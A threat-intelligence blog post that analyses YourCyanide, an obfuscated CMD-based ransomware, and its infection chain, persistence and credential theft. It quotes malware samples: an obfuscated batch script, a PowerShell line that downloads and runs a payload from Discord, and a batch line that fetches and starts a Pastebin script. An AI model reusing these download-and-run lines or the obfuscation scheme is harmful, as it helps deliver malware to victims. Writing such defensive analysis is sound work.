Ransomware

YourCyanide: A CMD-based Ransomware With Multiple Layers of Obfuscation

The Trend Micro Threat Hunting team recently analyzed a series of CMD-based ransomware variants with a number capabilities such as stealing user information, bypassing remote desktop connections, and propagating through email and physical drives.

By: Ieriz Nicolle Gonzalez, Nathaniel Morales, Monte de Jesus June 02, 2022 Read time: 10 min (2706 words)


Save to Folio

Subscribe

The Trend Micro Threat Hunting team recently analyzed a series of CMD-based ransomware variants with a number capabilities such as stealing user information, bypassing remote desktop connections, and propagating through email and physical drives.

In this blog entry, we will analyze YourCyanide, the latest variant of the CMD-based ransomware family that started with GonnaCope. YourCyanide is a sophisticated ransomware that integrates PasteBin, Discord, and Microsoft document links as part of its payload download routine. YourCyanide contains multiple layers of obfuscation and takes advantage of custom environment variables and the Enable Delayed Expansion function to hide its activities. As part of its evasion strategy, YourCyanide will also pass through different files, downloading the succeeding files via Discord and Pastebin with each step before eventually downloading the main payload.

Note that the ransomware is still currently under development, so some portions of the routine — like the actual encryption portion — are not finalized (YourCyanide currently renames the files under specific directories, but does not encrypt anything).




```
@echo off
cls
setlocal enableextensions && setlocal enabledelayedexpansion
set rhNMz=eurcdlwgjybvzmsxfpqkanhoti
set HNmLl=7381945026
set tUIuy=TNGQLHIMWIBFSOPYXVACRDJEKU
@%rhNMz:~0,1%%rhNMz:~3,1%%rhNMz:~22,1%%rhNMz:~23,1% %rhNMz:~23,1%%rhNMz:~16,1%%rhNMz:~16,1%
%rhNMz:~3,1%%rhNMz:~5,1%%rhNMz:~14,1%
%rhNMz:~14,1%%rhNMz:~0,1%%rhNMz:~24,1%%rhNMz:~5,1%%rhNMz:~23,1%%rhNMz:~3,1%%rhNMz:~20,1%%rhNMz:~5,1%
%rhNMz:~0,1%%rhNMz:~21,1%%rhNMz:~20,1%%rhNMz:~10,1%%rhNMz:~5,1%%rhNMz:~0,1%%rhNMz:~0,1%%rhNMz:~15,1%%rhNMz:~24,1%%rhNMz:~0,1%%rhNMz:~21,1%%rhNMz:~14,1%%rhNMz:~25,1%%rhNMz:~23,1%%
rhNMz:~21,1%%rhNMz:~14,1% && %rhNMz:~14,1%%rhNMz:~0,1%%rhNMz:~24,1%%rhNMz:~5,1%%rhNMz:~23,1%%rhNMz:~3,1%%rhNMz:~20,1%%rhNMz:~5,1%
%rhNMz:~0,1%%rhNMz:~21,1%%rhNMz:~20,1%%rhNMz:~10,1%%rhNMz:~5,1%%rhNMz:~0,1%%rhNMz:~4,1%%rhNMz:~0,1%%rhNMz:~5,1%%rhNMz:~20,1%%rhNMz:~9,1%%rhNMz:~0,1%%rhNMz:~4,1%%rhNMz:~0,1%%rhNMz
:~15,1%%rhNMz:~17,1%%rhNMz:~20,1%%rhNMz:~21,1%%rhNMz:~14,1%%rhNMz:~25,1%%rhNMz:~23,1%%rhNMz:~21,1%
%rhNMz:~14,1%%rhNMz:~0,1%%rhNMz:~24,1% %rhNMz:~22,1%%tUIuy:~8,1%%tUIuy:~3,1%%rhNMz:~4,1%%rhNMz:~10,1%=
%rhNMz:~0,1%%rhNMz:~6,1%%rhNMz:~7,1%%rhNMz:~10,1%%rhNMz:~23,1%%rhNMz:~8,1%%rhNMz:~12,1%%rhNMz:~15,1%%rhNMz:~20,1%%rhNMz:~24,1%%rhNMz:~13,1%%rhNMz:~18,1%%rhNMz:~25,1%%rhNMz:~11,1%
%rhNMz:~21,1%%rhNMz:~2,1%%rhNMz:~19,1%%rhNMz:~22,1%%rhNMz:~16,1%%rhNMz:~5,1%%rhNMz:~14,1%%rhNMz:~1,1%%rhNMz:~9,1%%rhNMz:~3,1%%rhNMz:~17,1%%rhNMz:~4,1%
%rhNMz:~14,1%%rhNMz:~0,1%%rhNMz:~24,1% %rhNMz:~17,1%%rhNMz:~3,1%%tUIuy:~16,1%%rhNMz:~14,1%%rhNMz:~11,1%=
%tUIuy:~12,1%%tUIuy:~23,1%%tUIuy:~4,1%%tUIuy:~17,1%%tUIuy:~1,1%%tUIuy:~13,1%%tUIuy:~20,1%%tUIuy:~0,1%%tUIuy:~19,1%%tUIuy:~16,1%%tUIuy:~15,1%%tUIuy:~21,1%%tUIuy:~11,1%%tUIuy:~18,1
%%tUIuy:~25,1%%tUIuy:~7,1%%tUIuy:~8,1%%tUIuy:~14,1%%tUIuy:~24,1%%tUIuy:~22,1%%tUIuy:~5,1%%tUIuy:~2,1%%tUIuy:~3,1%%tUIuy:~9,1%%tUIuy:~10,1%%tUIuy:~6,1%
%rhNMz:~14,1%%rhNMz:~0,1%%rhNMz:~24,1% %tUIuy:~6,1%%tUIuy:~24,1%%rhNMz:~22,1%%rhNMz:~1,1%%tUIuy:~19,1%=
%HNmLl:~1,1%%HNmLl:~2,1%%HNmLl:~8,1%%HNmLl:~6,1%%HNmLl:~0,1%%HNmLl:~4,1%%HNmLl:~9,1%%HNmLl:~5,1%%HNmLl:~3,1%%HNmLl:~7,1%
```

Figure 1. An Obfuscated batch script

The earliest sample of this ransomware, known as GonnaCope, was found by Twitter user Petrovic in April 2022. This variant possessed the ability to overwrite its victim's files — however, this was limited to the current directory in which the ransomware was being executed.

Upon checking the latest variant of this malware, we observed that the malware author was sending messages to all users in the compromised network notifying them of the infiltration. Along with this, another message was sent stating that "Kekware and Kekpop were just the begining" — indicating that the author was preparing a more sophisticated variant of the original ransomware.



```
Kekware and kekpop were just the begining
```

Figure 2. A message warning victims of potentially more sophisticated variants of the ransomware

Table 1 shows when the additional variants of the original CMD/BAT-based ransomware were uploaded to VirusTotal.


Date earliest sample was uploaded to VirusTotal	Ransomware sample

07 Apr 2022	GonnaCope
07 May 2022	Kekpop
11 May 2022	Kekware
13 May 2022	YourCyanide

Table 1. CMD-based ransomware samples and their date of upload to VirusTotal

YourCyanide technical analysis

Infection flow



LINK file with a script
Downloads an executable file from Discord
EXE
YourCyanide.exe 64-bit EXE
Drops a CMD file
YourCyanide.cmd
Downloads a script from hxxps://pastebin.com/raw/GW7tuKUK
YourCyanide.cmd (payload)
Creates autostart mechanism for persistence
Disables task manager
Drops a copy of itself to %SystemDrive%
BAT
AutoExec.bat (cope of YourCyanide.cmd)
Checks the username of the machine
Creates bat file in %MyDocuments%
BAT
black.bat
Turns on the Black Screen Saver, continuously rendering the machine inaccessible
Stops services and terminates applications
Renames files in certain directories to RAnDoM.<file extension>raNDOM.cyn
Swaps mouse buttons using Rundll32 and User32.dll
Refer to Figure 4
Writes to win.ini and system.ini
INI
Drops copies of itself to %WinDir%
Confession.bat and Check This Out.bat
Downloads a script from hxxps://pastebin.com/raw/2K5m42Xp
ycynlog.cmd
B
Creates VBS files
VBS
Loveletter.vbs and mail.vbs
Sends email to one recipient in the address list with a copy of itself as the attachment
Emails with I Have a Crush on you and Check This Out as subjects
Drops ransom notes to %MyDesktop%
Ycyn.txt and other.txt
Enables Remote Desktop Connection and multiple firewall ports
Copies itself in drives and %UserProfile%
©2022 TREND MICRO

Figure 3. YourCyanide infection routine




B
Creates autostart mechanism
Disables task manager
Downloads an executable file from Discord
EXE
GetToken.exe
Collects information and writes it to Tokens.txt
Tokens.txt
Retrieves the list of installed applications and saves it to apps.txt
Apps.txt
Sends the file to a Telegram chatbot
Collects machine information and saves it to userdata.exe
Userdata.txt
Sends the file to a Telegram chatbot
Sends the file to a Telegram chatbot
Gathers Minecraft-related credentials and sends it to a Telegram chatbot
Downloads an executable file from Google Docs
EXE
ForMe.exe
Collects information and writes it to ForMe.txt
ForMe.txt
©2022 TREND MICRO

Figure 4. Exfiltration of stolen information

Arrival

It initially arrives as an LNK file that contains the following PowerShell script for downloading the "YourCyanide.exe" 64-bit executable from Discord and executing it: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Command "(New-Object Net.WebClient).DownloadFile('hxxps://cdn.discordapp.com/attachments/974799607894769704/975527548983341056/YourCyanide.exe', 'YourCyanide.exe')"; start YourCyanide.exe"



Powershell.exe.lnk

Target type: Application

Target location: v1.0

Target: nide.exe', 'YourCyanide.exe')"; start YourCyanide.exe

Start in: C:\Windows\System32\WindowsPowerShell\v1.0


Shortcut key: None

Run: Normal window

Comment:

Figure 5. LNK file containing the shellcode


This 64-bit executable file creates and executes a CMD file with the filename YourCyanide.cmd.



```
CreateFileA ( "C:\Users\JIT\AppData\Local\Temp\IXP000.TMP\YourCyanide.cmd", GENERIC_WRITE, 0, NULL, CREAT...
```

Figure 6. Creating and executing YourCyanide.cmd


The dropped YourCyanide.cmd file contains a script downloaded from Pastebin that is saved using the same filename (YourCyanide.cmd).



```
@echo off
cd %userprofile%
powershell -Command "Invoke-WebRequest https://pastebin.com/raw/GW7tuKUK -outfile YourCyanide.cmd"
start YourCyanide.cmd

```

Figure 7. Code snippets from the YourCyanide.cmd file

The ransomware will create a registry key in HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce for cleanup purposes. It then runs advpack.dll to delete the folder containing the malicious CMD file to remove traces of the downloader from the machine.



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Name	Type	Data
(Default)	REG_SZ	(value not set)
wextract_cleanup0	REG_SZ	rundll32.exe C:\Windows\system32\advpack.dll,DelNodeRunDLL32 "C:\Users\JIT\AppData\Local\Temp\IXP000.TMP\"

Figure 8. Creating a registry key for cleanup


Analyzing YourCyanide.cmd

The downloaded script file contains 10 layers of obfuscated code, with each layer being needed to deobfuscate the succeeding layer. It takes advantage of the Enable Extensions and Enable Delayed Extensions commands, causing variables within a batch file to be expanded at execution time rather than at parse time.

The malware uses following format for its obfuscation technique:

%parameter:~index of character, number of characters to take%


%Kesik:~19,1%, will return 1 character from the index value 19 of parameter Kesik



```
@echo off
cls
setlocal enableextensions && setlocal enabledelayedexpansion
set yRByW=plycntmdhoxgbkruzwfqejasvi
set cRqMs=THJGORDPXSBEZLMIFKVWCUAYQN
set dZMGW=7365249108
@echo off
cls
setlocal enableextensions && setlocal enabledelayedexpansion
set REMzZ=DWAEGZXLQSIBYPRVHJNKFMCUOT
set Kesik=zirvocntkgwupxaqmfjebdshyl
set XxFys=3501846279
@%Kesik:~19,1%%Kesik:~5,1%%Kesik:~23,1%%Kesik:~4,1% %Kesik:~4,1%%Kesik:~17,1%%Kesi
%Kesik:~5,1%%Kesik:~25,1%%Kesik:~22,1%
%Kesik:~22,1%%Kesik:~19,1%%Kesik:~7,1%%Kesik:~25,1%%Kesik:~4,1%%Kesik:~5,1%%Kesik:
%Kesik:~22,1%%Kesik:~19,1%%Kesik:~7,1% %REMzZ:~14,1%%REMzZ:~25,1%%REMzZ:~7,1%%Kesi
%Kesik:~22,1%%Kesik:~19,1%%Kesik:~7,1% %REMzZ:~5,1%%REMzZ:~15,1%%Kesik:~1,1%%Kesik
%Kesik:~22,1%%Kesik:~19,1%%Kesik:~7,1% %REMzZ:~19,1%%Kesik:~8,1%%REMzZ:~12,1%%REMz
@%KkYDF:~23,1%%KkYDF:~5,1%%KkYDF:~18,1%%KkYDF:~17,1% %KkYDF:~17,1%%KkYDF:~11,1%%Kk
%KkYDF:~5,1%%KkYDF:~7,1%%KkYDF:~12,1%
```

Figure 9. Code snippets showing Enable Extensions and Enable Delayed Extensions commands


Upon execution, YourCyanide sets its file attributes as hidden and as a system file, then launches five maximized Command Prompt windows.



```
attrib +h +s %0
start /max cmd.exe
start /max cmd.exe
start /max cmd.exe
start /max cmd.exe
start /max cmd.exe
```

Figure 10. Launching five maximized Command Prompt windows

